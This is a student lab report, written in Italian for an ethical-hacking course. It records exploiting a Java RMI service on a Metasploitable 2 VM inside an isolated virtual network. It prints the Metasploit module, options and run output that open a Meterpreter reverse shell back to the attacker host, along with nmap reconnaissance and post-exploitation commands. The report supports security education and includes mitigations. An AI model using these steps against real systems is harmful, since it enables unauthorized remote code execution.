

REPORT DI ATTIVITÀ: Sfruttamento Vulnerabilità Java RMI

Studente: Mirko Imbrogno

Corso: Cybersecurity & Ethical Hacking - EPICODE

Data: 23/01/2026

Oggetto: Esecuzione test pratico su macchina target Metasploitable 2

1. Introduzione e Obiettivi

L'obiettivo di questa attività di laboratorio è verificare la sicurezza di un server remoto (Metasploitable) configurato all'interno di una rete virtuale controllata. Nello specifico, l'attività mira a sfruttare una vulnerabilità nota nel servizio **Java RMI (Remote Method Invocation)** in ascolto sulla porta **1099** per ottenere l'accesso remoto non autorizzato (Reverse Shell) tramite il framework Metasploit.

I requisiti di rete imposti per l'esercizio sono:

- **Attacker (Kali Linux):** IP 192.168.11.111
 - **Target (Metasploitable):** IP 192.168.11.112
-

2. Configurazione dell'Ambiente di Rete

Prima di avviare le fasi di attacco, è stato necessario configurare staticamente gli indirizzi IP delle macchine virtuali per conformarsi ai requisiti della traccia.

2.1 Configurazione Macchina Attaccante (Kali Linux)

Sulla macchina Kali Linux, ho modificato le impostazioni della connessione cablata impostando l'indirizzo IPv4 in modalità manuale.

- **Indirizzo IP:** 192.168.11.111
- **Netmask:** 255.255.255.0 (/24)
- **Gateway:** 192.168.11.1




Fig 1: Configurazione IP statico su Kali Linux.

2.2 Configurazione Macchina Target (Metasploitable)

Sulla macchina vittima, essendo priva di interfaccia grafica, ho agito da terminale modificando il file `/etc/network/interfaces`. Ho disabilitato il DHCP e assegnato l'indirizzo statico richiesto:

- Indirizzo IP: 192.168.11.112




Fig 2: Modifica del file interfaces sulla macchina target.

3. Information Gathering (Raccolta Informazioni)

3.1 Verifica della Connettività (Ping Sweep)

Per confermare che entrambe le macchine fossero correttamente attive e visibili nella stessa sottorete, ho effettuato una scansione ping utilizzando il tool **fping** sull'intero range di rete (-g -a 192.168.11.0/24). L'output ha confermato la presenza di entrambi gli host.

```
(kali@kali)-[~]  
$ fping -g -a 192.168.11.0/24 2>/dev/null  
192.168.11.111  
192.168.11.112
```

Fig 3: Scansione fping che mostra attacker e target attivi.

3.2 Scansione delle Porte (Nmap)

Successivamente, ho eseguito una scansione mirata verso l'IP del target (192.168.11.112) utilizzando **nmap** con il flag **-sV** per rilevare le versioni dei servizi attivi. L'analisi ha evidenziato numerosi servizi aperti, confermando in particolare la presenza del servizio **java-rmi** (GNU Classpath grmiregistry) sulla porta **TCP 1099**, come anticipato dalla traccia dell'esercizio.

```
(kali@kali)-[~]  
$ nmap -sV 192.168.11.112  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 04:36 -0500  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v  
Nmap scan report for 192.168.11.112  
Host is up (0.0023s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet?  
25/tcp    open  smtp?  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?  
513/tcp   open  login?  
514/tcp   open  shell?  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ccproxy-ftp?  
3306/tcp  open  mysql?  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  unknown  
MAC Address: 08:00:27:17:03:FF (Oracle VirtualBox virtual NIC)  
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 181.81 seconds
```

Fig 4: Output di Nmap con evidenza della porta 1099 aperta.

4. Fase di Exploitation

Per sfruttare la vulnerabilità rilevata, ho utilizzato **Metasploit Framework**.

4.1 Selezione del Modulo

Avviata la console (**msfconsole**), ho cercato gli exploit disponibili per Java RMI tramite il comando **search java_rmi_server**. Ho selezionato il modulo exploit appropriato: **exploit/multi/misc/java_rmi_server**

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Add routes to pivot through a compromised host using route
add <subnet> <session_id>

.:ok000kdc'          'cdk000ko:.
.x00000000000000c    c0000000000000x.
:000000000000000k,   ,k00000000000000:
'000000000kkkk000000: :0000000000000000'
o00000000.    .o000o0000l.    ,00000000o
d00000000.    .c00000c.    ,00000000x
l00000000.    ;d;    ,00000000l
.00000000.    .;    ;    ,00000000.
c0000000.    .00c.    'o00.    ,0000000c
o000000.    .0000.    :0000.    ,000000o
l00000.    .0000.    :0000.    ,00000l
;0000'    .0000.    :0000.    ;0000;
.d00o    .0000eccc0000.    x00d.
,k0l .00000000000000. .d0k,
:kk;.00000000000000.c0k:
;k000000000000000k:
,x0000000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v6.4.103-dev ]
+ -- ==[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- ==[ 433 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Fig 5: Avvio di Metasploit.

```
msf > search java_rmi_server

Matching Modules
=====
```

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--|-----------------|-----------|-------|--|
| 0 | exploit/multi/misc/java_rmi_server | 2011-10-15 | excellent | Yes | Java RMI Server Insecure Default Configuration Java Code Execution |
| 1 | _ target: Generic (Java Payload) | . | . | . | . |
| 2 | _ target: Windows x86 (Native Payload) | . | . | . | . |
| 3 | _ target: Linux x86 (Native Payload) | . | . | . | . |
| 4 | _ target: Mac OS X PPC (Native Payload) | . | . | . | . |
| 5 | _ target: Mac OS X x86 (Native Payload) | . | . | . | . |
| 6 | auxiliary/scanner/misc/java_rmi_server | 2011-10-15 | normal | No | Java RMI Server Insecure Endpoint Code Execution Scanner |

```
Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server
```

Fig 6 ricerca del modulo.

4.2 Configurazione del Payload

Una volta caricato il modulo, ho analizzato le opzioni richieste (`show options`) e configurato i parametri fondamentali per l'attacco:

- **RHOSTS:** 192.168.11.112 (IP della vittima).
- **LHOST:** 192.168.11.111 (Il mio IP, per ricevere la connessione di ritorno).
- **RPORT:** 1099 (Porta target confermata da Nmap).

Nota: La traccia suggeriva di prestare attenzione al parametro `HTTPDELAY` in caso di timeout, ma in questa esecuzione i parametri di default (10) sono stati sufficienti.

```
msf > use 3
[*] Additionally setting TARGET => Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080              yes       The local port to listen on.
  SSL       false             no        Negotiate SSL for incoming connections
  SSLCert   no                 no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no                 no        The URI to use for this exploit (default is random)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  2    Linux x86 (Native Payload)

View the full module info with the info, or info -d command.
```

Fig 7: Configurazione delle opzioni dell'exploit.

4.3 Esecuzione

Lanciando il comando `run`, il framework ha avviato l'handler per la reverse shell, ha inviato l'header RMI e il payload JAR malevolo. La macchina target ha risposto correttamente alla richiesta, aprendo una sessione **Meterpreter** stabile.

```
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/isCAyIq5
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1062760 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:59429) at 2026-01-23 04:56:18 -0500
```

Fig 8: Esecuzione dell'exploit e apertura della sessione Meterpreter.

5. Post-Exploitation ed Evidenze

Una volta ottenuto l'accesso al sistema remoto tramite la sessione Meterpreter, ho proceduto alla raccolta delle evidenze richieste dall'esercizio.

5.1 Configurazione di Rete Target

Utilizzando il comando `ifconfig` all'interno della sessione Meterpreter, ho estratto la configurazione delle interfacce di rete della macchina compromessa, confermando l'identità dell'host (MAC `08:00:27:17:03:ff`) e il suo indirizzo IP (`192.168.11.112`).

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:17:03:ff
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe17:3ff
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Fig 9: Comando `ifconfig` eseguito sulla macchina vittima.

5.2 Tabella di Routing

Infine, ho interrogato la tabella di routing del sistema compromesso tramite il comando `route`, visualizzando come il traffico viene instradato verso il gateway `192.168.11.1`.

```
meterpreter > route

IPv4 network routes
=====
```

| Subnet | Netmask | Gateway | Metric | Interface |
|--------------|---------------|--------------|--------|-----------|
| 0.0.0.0 | 0.0.0.0 | 192.168.11.1 | 100 | eth0 |
| 192.168.11.0 | 255.255.255.0 | 0.0.0.0 | 0 | eth0 |

```
No IPv6 routes were found.
meterpreter > 
```

Fig 10: Visualizzazione della tabella di routing remota.

6. Considerazioni Finali

L'esercizio ha dimostrato con successo come una configurazione predefinita insicura di un servizio Java RMI possa portare alla compromissione totale del sistema.

- **Vulnerabilità:** Il registro RMI Java accetta caricamenti di classi da URL remoti senza adeguata autenticazione.
- **Impatto:** L'attaccante ottiene privilegi di esecuzione codice remoto (RCE) con i permessi dell'utente che ha avviato il servizio (in questo caso `root`, dato il tipo di accesso ottenuto su Metasploitable).
- **Mitigazione:** In uno scenario reale, sarebbe necessario implementare firewall per bloccare l'accesso alla porta 1099 da IP non fidati e richiedere autenticazione SSL/TLS per le connessioni RMI, o aggiornare il servizio a versioni che non presentano questa configurazione di default.